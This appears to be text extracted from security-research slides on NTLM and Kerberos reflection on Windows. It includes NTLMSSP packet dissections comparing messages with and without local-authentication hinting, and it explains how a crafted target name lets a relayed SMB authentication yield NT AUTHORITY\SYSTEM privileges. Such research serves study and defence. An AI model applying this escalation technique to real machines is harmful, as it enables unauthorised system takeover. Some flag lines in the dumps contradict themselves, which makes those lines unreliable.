
NTLM client local authentication hinting



NTLM client local authentication hinting



NTLM client local authentication hinting



NTLM client local authentication hinting

■ No local authentication hinting

```
NTLM Secure Service Provider
NTLMSSP identifier: NTLMSSP
NTLM Message Type: NTLMSSP_NEGOTIATE (0x00000001)
Negotiate Flags: 0xe208297, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Extended
1... = Negotiate 56: Set
..1... = Negotiate Key Exchange: Set
..1... = Negotiate 128: Set
...0... = Negotiate 0x10000000: Not set
....0... = Negotiate 0x08000000: Not set
....0... = Negotiate 0x04000000: Not set
....1... = Negotiate Version: Set
....0... = Negotiate 0x01000000: Not set
....0... = Negotiate Target Info: Not set
....0... = Request Non-NT Session: Not set
....0... = Negotiate 0x00200000: Not set
....0... = Negotiate Identify: Not set
....0... = Negotiate Extended Security: Set
....1... = Target Type Share: Not set
....0... = Target Type Server: Not set
....0... = Target Type Domain: Not set
....1... = Negotiate Always Sign: Set
....0... = Negotiate 0x00004000: Not set
....0... = Negotiate OEM Workstation Supplied: Not set
....0... = Negotiate OEM Domain Supplied: Not set
....0... = Negotiate Anonymous: Not set
....0... = Negotiate NT Only: Not set
....1... = Negotiate NTLM key: Set
....0... = Negotiate 0x00000100: Not set
....1... = Negotiate Lan Manager Key: Set
....0... = Negotiate Datagram: Not set
....0... = Negotiate Seal: Not set
....1... = Negotiate Sign: Set
....0... = Request 0x00000008: Not set
....1... = Request Target: Set
....1... = Negotiate OEM: Set
....1... = Negotiate UNICODE: Set

Calling workstation domain: NULL
Calling workstation name: NULL

Version 10.0 (Build 17763); NTLM Current Revision 15
Major Version: 10
Minor Version: 0
Build Number: 17763
NTLM Current Revision: 15
```

■ Local authentication hinting

```
NTLMSSP identifier: NTLMSSP
NTLM Message Type: NTLMSSP_NEGOTIATE (0x00000001)
Negotiate Flags: 0xe208297, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Extended
1... = Negotiate 56: Set
..1... = Negotiate Key Exchange: Set
..1... = Negotiate 128: Set
...0... = Negotiate 0x10000000: Not set
....0... = Negotiate 0x08000000: Not set
....0... = Negotiate 0x04000000: Not set
....1... = Negotiate Version: Set
....0... = Negotiate 0x01000000: Not set
....0... = Negotiate Target Info: Not set
....0... = Request Non-NT Session: Not set
....0... = Negotiate 0x00200000: Not set
....0... = Negotiate Identify: Not set
....1... = Negotiate Extended Security: Set
....0... = Target Type Share: Not set
....0... = Target Type Server: Not set
....0... = Target Type Domain: Not set
....1... = Negotiate Always Sign: Set
....0... = Negotiate 0x00004000: Not set
....1... = Negotiate OEM Workstation Supplied: Set
....1... = Negotiate OEM Domain Supplied: Set
....0... = Negotiate Anonymous: Not set
....0... = Negotiate NT Only: Not set
....1... = Negotiate NTLM key: Set
....0... = Negotiate 0x00000100: Not set
....1... = Negotiate Lan Manager Key: Set
....0... = Negotiate Datagram: Not set
....0... = Negotiate Seal: Not set
....1... = Negotiate Sign: Set
....0... = Request 0x00000008: Not set
....1... = Request Target: Set
....1... = Negotiate OEM: Set
....1... = Negotiate UNICODE: Set

Calling workstation domain: ASGARD
Length: 6
Maxlen: 6
Offset: 44
Calling workstation name: SRV1
Length: 4
Maxlen: 4
Offset: 40

Version 10.0 (Build 17763); NTLM Current Revision 15
Major Version: 10
Minor Version: 0
Build Number: 17763
NTLM Current Revision: 15
```

NTLM reflection

Summary

1. **LSASS discards the `CREDENTIAL_TARGET_INFORMATION` part of the target**
→ `srv11UWh[...]YBAAAA` becomes `srv1`
2. **The NTLM SSP client identifies that `srv1` is the local machine**
→ The client hints the service to perform local authentication
3. **The NTLM SSP server decides to perform local authentication**

NTLM reflection

Summary

- **Why are we privileged on the machine when the relay succeeds?**

→ The SMB client runs in the `System` process, which runs as `NT`

`AUTHORITY\SYSTEM`


→ The SMB server therefore impersonates the token of `NT AUTHORITY\SYSTEM`

What about Kerberos?

Kerberos reflection

- **The reflection also works for Kerberos!**
- **The SMB server must not advertize NTLM, otherwise the Negotiate SSP will select NTLM over Kerberos (because of the local authentication)**

Kerberos reflection




Kerberos reflection

- **The SMB client runs as** `NT AUTHORITY\SYSTEM`
 - Network authentication is done with the machine account (`SRV1$`)
 - We are relaying the machine account
- **The machine account is not privileged on its associated machine**
 - Why does the reflection give us a privileged SMB session?


Kerberos loopback workflow

Only applicable `NT AUTHORITY\SYSTEM` clients




Kerberos loopback workflow

Only applicable NT AUTHORITY\SYSTEM clients




Kerberos loopback workflow

Only applicable NT AUTHORITY\SYSTEM clients



